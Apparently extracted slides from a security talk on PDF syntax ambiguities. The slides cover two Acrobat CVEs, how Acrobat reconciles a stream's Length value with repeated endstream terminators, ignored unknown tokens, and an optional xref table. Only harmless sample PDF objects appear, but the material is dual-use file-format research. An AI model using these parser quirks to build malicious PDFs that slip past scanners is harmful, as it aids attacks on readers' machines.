
- A vulnerability in the Flash AVM2 verifier
- Initial attacks were done by embedding the malicious Flash file into a PDF, which would launch it upon open.

CVE-2010-0188

- This is really the old CVE-2006-3459 vulnerability from libtiff versions below 3.8.2
- Acrobat was using an old copy of the libtiff library to read TIFF files embedded in forms

PDF Syntax Ambiguities

Entscheidungsproblem



A Classic Example

- There are two common ways to represent string data.
- Pascal-Style, <length> <string>
- C-Style, <string> <terminating symbol>
- Sometimes both are used at once. If the two values disagree, which one 'wins'?


Stream Length

```
1 0 obj
<< /Length 50 >>
stream
BT /F1 12 Tf 100 700 Td 15 TL (Hello World) Tj ET
endstream
endobj
```

Stream Length

```
1 0 obj
<< /Length 50 >>
stream
BT /F1 12 Tf 100 700 Td 15 TL (Hello World) Tj ET
endstream
endobj
```

Length




String

Terminator

Stream Length

```
1 0 obj
<< /Length 5 >>
stream
BT /F1 12 Tf 100 700 Td 15 TL (Hello World) Tj ET
endstream
endobj
```

Length
can be
anything




String

Terminator

Stream Length

```
1 0 obj
<< /Length 99 >>
stream
BT /F1 12 Tf 100 700 Td 15 TL (Hello World) Tj ET
endstream
endobj
```

Length
can be
anything



String

Terminator

Stream Length

1 0 obj

<< >>


stream

BT /F1 12 Tf 100 700 Td 15 TL (Hello World) Tj ET

endstream

endobj

Length
can be
nothing



String

Terminator wins

But...

Stream Length

1 0 obj

<< >>


stream

BT /F1 12 Tf 100 700 Td 15 TL (Hello World) Tj ET

endstream

endobj

Length
can be
nothing



String

Terminator wins

This is a terminator too

Stream Length

```
1 0 obj  
<< >>  
stream
```

```
BT /F1 12 Tf 100 700 Td 15 TL (Hello World) Tj ET
```

```
endobj
```

Length
can be
nothing

String

So this can be omitted

This is a terminator too

Acrobat parses
this without error.

Stream Termination

```
1 0 obj
<< >>
stream
endstream
endstream
endstream
endstream
endstream
endobj
```

There is no means to escape
the terminating symbol



So where does this stream really end
and what is inside of it?



(I think Feliam was the
first to point this out.)

Stream Termination

```
1 0 obj  
<</length 40>>  
stream  
something  
endstream  
endstream  
something  
endstream  
endobj
```

Acrobat sees this as the
contents with this length
so the last endstream counts

40 bytes to here

Stream Termination


```
1 0 obj  
<</length 40>>  
stream  
something  
endstream  
endstream  
endstream  
endstream  
endobj
```

Acrobat sees this as the
contents with this length
so the last endtream counts

Even with this

Stream Termination

```
1 0 obj
<</length 40>>
stream
endstream
endstream
endstream
endstream
endstream
endobj
```




And this


Stream Termination

```
1 0 obj
<</length 60>>
stream
something
endstream
endstream
something
endstream
endobj
```

With the wrong length then
the first endstream wins




60 bytes is down there



Stream Termination

```
1 0 obj
<</length
stream
something
endstream
endstream
something
endstream
endobj
```


>>



But with “ “ length then
this is an empty stream

Stream Termination

```
1 0 obj
<</length null>>
stream
something
endstream
endstream
something
endstream
endobj
```




But with null length then
this is like a wrong length


Stream Termination

```
1 0 obj
<</length 40>>
stream
something
endstream
endstream
something
endstream
endobj
```

Ok, remember this




40 bytes is here




Stream Termination

```
1 0 obj
<</length 39>>
stream
something
endstream
endstream
something
endstream
endobj
```

With the wrong length
leaving off the EOL char



39 bytes is here



Stream Termination

```
1 0 obj
<</length 38>>
stream
something
endstream
endstream
something
endstream
endobj
```


With the wrong length
pointing inside of string
this endstream wins

38 bytes is here

Stream Termination


```
1 0 obj
<</length 80>>
stream
something
endstream
endstream
something
endstream
endobj
```

If the xref table is correct,
then stream can end inside of
other objects



```
2 0 obj
<</blah
```

80 bytes is down there



Things That Don't Exist

```
55 0 obj
<<
  /Type /Foobar
  /Foo /Bar
>>
endobj
```

It's ok if none
of these names
are defined

Things That Don't Exist

```
[snip...]>>  
endobj  
lalalala  
5 0 obj  
<< /Length 56 >>  
stream  
BT /F1 12 Tf 100 700 Td 15 TL (example) Tj ET  
endstream  
endobj  
lalalala  
6 0 obj  
<<  
  /Type /Font [snip...]
```

Things That Don't Exist

```
[snip...]>>  
endobj  
lalalala  
5 0 obj  
<< /Length 56 >>  
stream  
BT /F1 12 Tf 100 700 Td 15 TL (example) Tj ET  
endstream  
endobj  
lalalala  
6 0 obj  
<<  
  /Type /Font [snip...]
```



A yellow box with a black border contains the text "Unrecognized tokens are ignored". Two yellow arrows point from this box to the two instances of "lalalala" in the PDF code above. The first arrow points to the "lalalala" token on the line following "endobj". The second arrow points to the "lalalala" token on the line following "endobj".

Things That Don't Exist

xref Table

- A list of offsets to each defined object.
- Easy to find by examining end of file.
- Allows for quick access without needing to scan entire file.
- ISO 32000-1 says it's required, but PDF readers are ok if it's not present.

xref Table

%PDF-1.1

1 0 obj
<</Type /Stuff>>
endobj

2 0 obj
<</Type /Whatever>>
endobj

3 0 obj
<</Type /Pages /Kids [4 0 R] /Count 1>>
endobj

4 0 obj

5 0 obj

(Continued from below)

xref

0 8

0000000000 65535 f

0000000010 00000 n

0000000098 00000 n

0000000147 00000 n

0000000208 00000 n

0000000400 00000 n

0000000507 00000 n

0000000621 00000 n

xref Table

“Free”

%PDF-1.1

1 0 obj
<</Type /Stuff>>
endobj

2 0 obj
<</Type /Whatever>>
endobj

3 0 obj
<</Type /Pages /Kids [4 0 R] /Count 1>>
endobj

4 0 obj

5 0 obj

(nothing)

xref		
0	8	
0000000000	65535	f
0000000010	00000	n
0000000098	00000	n
0000000147	00000	n
0000000208	00000	n
0000000400	00000	n
0000000507	00000	n
0000000621	00000	n

xref Table

“Generation Number”

%PDF-1.1

```
1 0 obj
<</Type /Stuff>>
endobj
```

```
2 0 obj
<</Type /Whatever>>
endobj
```

```
3 0 obj
<</Type /Pages /Kids [4 0 R] /Count 1>>
endobj
```

```
4 0 obj
```

```
5 0 obj
```

xref		
0	8	
0000000000	65535	f
0000000010	00000	n
0000000098	00000	n
0000000147	00000	n
0000000208	00000	n
0000000400	00000	n
0000000507	00000	n
0000000621	00000	n

xref Table

%PDF-1.1

1 0 obj
<</Type /Stuff>>
endobj

2 0 obj
<</Type /Whatever>>
endobj

3 0 obj
